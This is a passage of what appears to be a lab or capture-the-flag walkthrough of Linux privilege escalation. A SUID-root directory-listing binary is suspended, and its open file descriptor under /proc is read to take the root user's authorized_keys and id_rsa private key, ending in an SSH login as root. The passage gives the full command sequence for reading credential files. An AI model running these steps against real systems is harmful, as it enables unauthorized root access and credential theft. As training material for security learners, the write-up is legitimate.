2. This executable is designed to analyze directory contents. It not only lists the files within a directory, but also provides a detailed report, counting the number of files, directories, and other elements. So it is possible to use it for listing the */root* directory.



```
pietrotmp@server:~$ ls -la
total 40
drwxr-xr-x 2 pietrotmp pietrotmp  4096 Apr 23 14:09 .
drwxr-xr-x 7 root      root       4096 Apr 23 14:01 ..
-rw-r--r-- 1 pietrotmp pietrotmp   220 Apr 23 14:01 .bash_logout
-rw-r--r-- 1 pietrotmp pietrotmp  3771 Apr 23 14:01 .bashrc
-rwsr-xr-x 1 root      root      17824 Apr 23 14:09 list
-rw-r--r-- 1 pietrotmp pietrotmp   807 Apr 23 14:01 .profile
```

3. Its possible to list the content of what is inside the */root/.ssh* directory



```
pietrotmp@server:~$ ./list
Enter source file/directory name: /root/.ssh
-rw-r--r--      id_rsa.pub
-rw-r--r--      id_rsa
drwx------      .
drwx------      ..
-rw-r--r--      authorized_keys

Total entries       = 5
Regular files       = 3
Directories         = 2
Symbolic links      = 0
Save results a file? [y/N]: 
```

4. Attempt to list the contents of the *authorized_keys* file. It will show only the number of characters, words, and lines. Direct examination of the file is not permitted.


5. Each file in the */root/.ssh* directory has read permissions, allowing their contents to be accessed indirectly, despite direct access to the */root* directory being restricted.

6. Attempt to list the contents of the */root/.ssh/authorized_keys* file using the executable. When system prompts to save the results to a file, pause the process by pressing *CTRL+Z*.

7. Determine the process ID of the count executable by running the command:


   ps auxww | grep list

   Then, examine the file descriptors associated with this process by navigating to the */proc/PID_COUNT/fd* directory, where *PID_COUNT* is the process ID of the executable.




```
pietrotmp@server:~$ ps auxww | grep list
root          724  0.0  0.3  12188  7432 ?        Ss   09:02   0:00 sshd: /usr/sbin/sshd -D
pietrot+     1830  0.0  0.0   2488   516 pts/0    T    10:08   0:00 ./list
pietrot+     1832  0.0  0.1   6472  2588 pts/0    S+   10:09   0:00 grep --color=auto list
```

8. Observe the red link, which is the relative path to the file to read; proceed to open and read this file.



```
pietrotmp@server:~$ cd /proc/1830/fd
pietrotmp@server:/proc/1830/fd$ ls -la
total 0
dr-x------ 2 pietrotmp pietrotmp  0 Apr 24 10:13 .
dr-xr-xr-x 9 pietrotmp pietrotmp  0 Apr 24 10:09 ..
lrwx------ 1 pietrotmp pietrotmp 64 Apr 24 10:13 0 -> /dev/pts/0
lrwx------ 1 pietrotmp pietrotmp 64 Apr 24 10:13 1 -> /dev/pts/0
lrwx------ 1 pietrotmp pietrotmp 64 Apr 24 10:13 2 -> /dev/pts/0
lr-x------ 1 pietrotmp pietrotmp 64 Apr 24 10:13 3 -> /root/.ssh/authorized_keys
```

9. Within the *authorized_keys* file, a key is visible. Following the aforementioned steps, it is necessary to compare both the public key and the key in *authorized_keys* file.



```
pietrotmp@server:/proc/1830/fd$ cat 3
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQChRRu+w/uqxdxpBk2sY0wkLyyziKp2VY0/rm2r39xFxUrmk2mvL2zV6O2LC+m
NGQPklMB1srnrr2sqh+bpwNNPUyuY0zlbgWkG802ZZDeeb3OR+wgJcNCh98pU+MKqBNC43Rl57L2sUhTU6OKL8YZkS63aPd3HKN
mzhurSbdylAsTull/QNtvezMsdzttKYIwkqgbCoAg365md+gngG1/fhLWGe/mH1AmTqHR8zvMQy1XhpoDo+GMRx0nPfbcPuJcb+
usMWeva/CXDahgpLX0goWIhADfEBQpbhtDFY/y+kK8nxG31WEKs0qIF7MOmvGaSNNRAtZ47iqLyiAgFKy9Z root@server
```


10. It is visible that these two keys are identical, apply the same method to read the id_rsa private key located in the */root/.ssh* directory. Then, copy its contents into a text file on your local machine.

11. Try to establish a SSH connection to the server using the *root* user and the recently discovered private key. Use the command:

    ssh -i PRIVATE_ROOT_KEY root@SERVER_IP

    In this command, replace SERVER_IP with the server's IP address and PRIVATE_ROOT_KEY with the file containing the previously found private key.

12. If this command is executed without first restricting the permissions of the file containing the private *root* key, an error message will be shown, and a password will be required.




```
┌─[parrot@parrot]─[~/Desktop]
└──╼ $ssh -i private.key root@10.0.0.1
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'private.key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "private.key": bad permissions
root@10.0.0.1's password:
```


13. To successfully establish an SSH connection, it is necessary to restrict the file permissions of the private *root* key to the owner only. This can be done using the command:

    chmod 600 private.key

    Now connect as the *root* user without needing a password, leveraging the private key of the *root* user.



```
┌─[parrot@parrot]─[~/Desktop]
└──╼ $ssh -i private.key root@10.0.0.1
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-177-generic x86_64)
```



```
root@server:~# 
```